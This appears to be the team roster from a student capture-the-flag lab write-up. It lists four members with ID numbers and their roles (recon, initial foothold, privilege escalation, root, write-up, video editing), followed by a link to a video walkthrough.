1211102908	Wan Muhammad Ilhan Bin Wan Zil Azhar	Recon & Enumeration, WriteUp	<i>Ilhan</i>
1211101583	Luqman Hakim bin Noorazmi	Root, WriteUp and Video Editing	<i>Luqman</i>
1211203101	Jazlan Zuhair bin Mohamed Zafrualam	Initial Foothold	<i>Jazlan</i>
1211102054	Mithesh Kumar	Horizontal Privilege Escalation, Screenshots	<i>Mithesh</i>

Video link : <https://youtu.be/lirLPUpr-A8>